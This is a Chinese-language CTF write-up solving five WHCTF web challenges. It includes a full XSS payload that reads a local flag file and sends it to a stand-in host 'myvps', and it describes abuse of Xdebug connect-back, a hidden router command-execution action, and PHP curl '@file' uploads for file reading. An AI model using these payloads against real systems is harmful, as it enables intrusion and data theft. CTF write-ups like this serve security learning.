WHCTF Web题解

WHCTF Web题解
- NOT_ONLY_XSS
- EMMM
- Router
- CAT
- Scanner

@author: Dlive

因为主办方要的比较急，所以交给主办方的Writeup写的比较粗糙，重新写了一个稍微详细一点的

不怎么写博客，以后就多写写wp吧

NOT_ONLY_XSS

留言部分存在XSS

首先构造正常img标签获得服务端的HTTP请求包

可以看到Referer中的地址，同时可以发现管理员访问时是使用file://协议访问的

打开Referer页面后可以看到filter.js的过滤代码

虽然过滤代码比较长，但是看一下发现可以简单绕过

```
<img src=1 onerror=xxx>
```

onerror中的代码如下，因为过滤了function，所以不使用异步Ajax(需要onreadystatechange回调函数)

```
var xhr = new XMLHttpRequest();

//当前域为file://,  PhantomJS可以使用file://协议读文件，所以可以直接读取flag.php
xhr.open('GET', 'file:///var/www/html/flag.php', false);
xhr.send();
a=xhr.responseText;

//filter过滤了src=，等号前面加个空格即可
new Image().src ='http://myvps/?'+escape(a);
```

参考：https://xianzhi.aliyun.com/forum/read/1808.html

完整Payload如下

```
<img src="http://myvps/1.jpg">
```

```
<img src=1 onerror="var xhr = new XMLHttpRequest();xhr.open('GET',
'file:///var/www/html/flag.php', false);xhr.send();a=xhr.responseText;new Image().src
='http://myvps/?'+escape(a);">
```

EMMM

这题就一个phpinfo页面，简单看看有没有什么一般服务器不会开的东西

发现服务器开启了Xdebug，并且可以看到开启了远程调试，并且IDE Key为www-data

```
xdebug.remote_enable= true
xdebug.remote_connect_back= true
```

remote_connect_back这个配置是一个比较危险的配置

本来Xdebug是有一个xdebug.remote_host的配置来指定调试者的IP


但是remote_connect_back如果配置为true则remote_host的配置会被忽略，服务器允许被任何主机调试

主机发起调试请求后服务器会主动连接调试者的9000端口

为了避免配置网络的麻烦，这里我直接接了小伙伴的一台外网Windows服务器装了PHPSTORM进行远程调试

直接在Debug Configrations里新建PHP Web Application，然后点那个小手机一样的图标进行监听调试请求，

最后访问http://xxx/phpinfo.php?XDEBUG_SESSION_START=www-data等待服务器连接即可



出题的rr大佬在比赛结束后也公开了博客讲这个问题：
https://ricterz.me/posts/Xdebug%3A%20A%20Tiny%20Attack%20Surface

看了rr大佬的博客才知道服务器确定回联地址的方式：

```
xdebug.remote_connect_back 的回连是通过自定义 Header（xdebug.remote_addr_header）、X-Forwarded-For 和 Remote-Addr 三个确定的，依次 fallback，所以即使配置了自定义 Header，也可以通过设置 XFF 头来指定服务器连接。
```

Router

这题其实还比较有意思，题目是模仿一个路由器固件，题目给了一个Go编译的二进制文件

strings一下发现二进制文件提供了export.php, import.php等很多页面，挨个访问一下发现export.php未授权访问，可以下settings.conf

Go的二进制文件用IDA反编译出来的结果不是很友好。。。

这里推荐一个IDA Python脚本，可以恢复函数名
https://raw.githubusercontent.com/strazzere/golang_loader_assist/master/golang_loader_assist.py

二进制文件运行起来之后直接是一个Web服务器，服务器会加载目录下的settings.conf，若文件不存在会自己生成一个

settings.conf内容是加密/压缩过的，使用gdb调试在下图处下个断点就能看到解密/解压缩之后的settings.conf

```
63  runtime_memmove(a1, a2, v9);
64  v13 = v29 + v26;
65  if ( v29 + v26 > v33 )
66    runtime_panicslice(a1, a2, v12);
67  v25 = v31;
68  v26 += v29;
69  v27 = v33;
70  main_decompress(a1, a2, v31, v13, v33);
71  v24 = 0LL;
72  if ( v22 )
73  {
```

```
   0x40132b:    call   0x401c20
=> 0x401330:    mov    rbp,QWORD PTR [rsp+0x18]
   0x401335:    mov    QWORD PTR [rsp+0x70],rbp
   0x40133a:    mov    rdx,QWORD PTR [rsp+0x20]
   0x40133f:    mov    QWORD PTR [rsp+0x78],rdx
   0x401344:    mov    rcx,QWORD PTR [rsp+0x28]
[-------------------------------stack--------------------------------------]
0000| 0xc82004ddb0 --> 0xc82000eb40 --> 0x2d4e2d0a56aa9c78
0008| 0xc82004ddb8 --> 0x4a ('J')
0016| 0xc82004ddc0 --> 0x50 ('P')
0024| 0xc82004ddc8 --> 0xc82034ec00 ("{\"Username\":\"router\",\"Password\":\"router\
:{}}")
0032| 0xc82004ddd0 --> 0x56 ('V')
0040| 0xc82004ddd8 --> 0x600
0048| 0xc82004dde0 --> 0x0
```

上图中是默认的密码router/router，做题的时候下载settings.conf即可解密出当前密码

登陆进去之后发现可以执行nslookup/ping等命令，逆向该部分代码发现一个隐藏的功能

```
{
  if ( v19 == 7 )
  {
    v166 = align_4 + 3;
    runtime_eqstring(v18, 7uLL, "execute", 7LL, (bool)v124);
    v18 = (char *)v165;
    v19 = (signed __int64)v166;
    if ( (_BYTE)v124 )
    {
      v120 = (char *)&unk_6A6DA0;
      v121 = (__int64 *)*v130;
      v165 = "command";
      v122 = "command";
      v166 = align_4 + 3;
      v123 = align_4 + 3;
      v57 = runtime_mapaccess1_faststr(
              (__int64)&v155,
              (__int64)a2,
              v15,
              (unsigned __int64)"command",
              v16,
              v56,
              (__int64)&unk_6A6DA0);
      v60 = (__int64)v124;
      if ( !v124 )
        *(_DWORD *)v124 = v57;
```

修改nslookup功能的HTTP包中数据为action=command&command=cat flag即可读取到flag

CAT

题目的功能是输入一个域名，然后ping这个域名并将结果输出，本来以为是命令注入，但后来发现不是


这题利用了两个点，一个是PHP CURL @+filename传输文件，一个是Django Debug模式输出的错误信息
curl命令可以使用-F @filepath进行文件传输，php curl也有这个功能

CURLOPT_SAFE_UPLOAD	**TRUE** 禁用 @ 前缀在 **CURLOPT_POSTFIELDS** 中发送文件。 意味着 @ 可以在字段中安全得使用了。 可使用 CURLFile 作为上传的代替。	PHP 5.5.0 中添加，默认值 **FALSE**。 PHP 5.6.0 改默认值为 **TRUE**。. PHP 7 删除了此选项， 必须使用 CURLFile interface 来上传文件。

通过Fuzz也可以发现某些特殊符号比如@不会被判断为Invalid URL

输入@index.php可看到Django报错信息，题目将用户输入的内容通过curl传输给Django，由Django完成ping操作

120.55.42.243:20010/index.php?url=%40index.php



输入你的域名，例如：loli.club

Submit

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeDecodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
    h2 { margin-bottom:.8em; }
    h2 span { font-size:80%; color:#666; font-weight:normal; }
    h3 { margin:1em 0 .5em 0; }
    h4 { margin:0 0 .5em 0; font-weight: normal; }
    code, pre { font-size: 100%; white-space: pre-wrap; }
    table { border:1px solid #ccc; border-collapse: collapse; width:100%; bacl
    tbody td, tbody th { vertical-align:top; padding:2px 3px; }
```

Django报错信息是解码错误，可以在Django报错中看到php源码

UnicodeDecodeError at /api/ping

'ascii' codec can't decode byte 0xe8 in position 114: ordinal not in range(12

Request Method: POST

Request URL: http://127.0.0.1:8000/api/ping

```php
<?php
# 调用后端 API
if (isset($_GET['url'])) {
$ch = curl_init("http://127.0.0.1:8000/api/ping");
$params = array(
"url"=>"$_GET[url]"
);

curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_SAFE_UPLOAD, false);
curl_setopt($ch, CURLOPT_POSTFIELDS, $params);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

$data = curl_exec($ch);
curl_close($ch);

echo htmlspecialchars($data);
}
?>
```

在报错页面发现一个数据库文件，提交@/opt/api/database.sqlite3可拿到Flag

120.55.42.243:20010/index.php?url=%40%2Fopt%2Fapi%2Fdatabase.sqlite3

```
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yoooo_Such_A_G00D_@}
```

Scanner

一个HTTrack工具克隆的github, 开始看这题还以为是出题人想模拟钓鱼站，开始一直在看用户相关功能，但都没什么发现

AWVS可以扫描出一个getimg.php (XHR的请求)的任意文件读取，读出Flag即可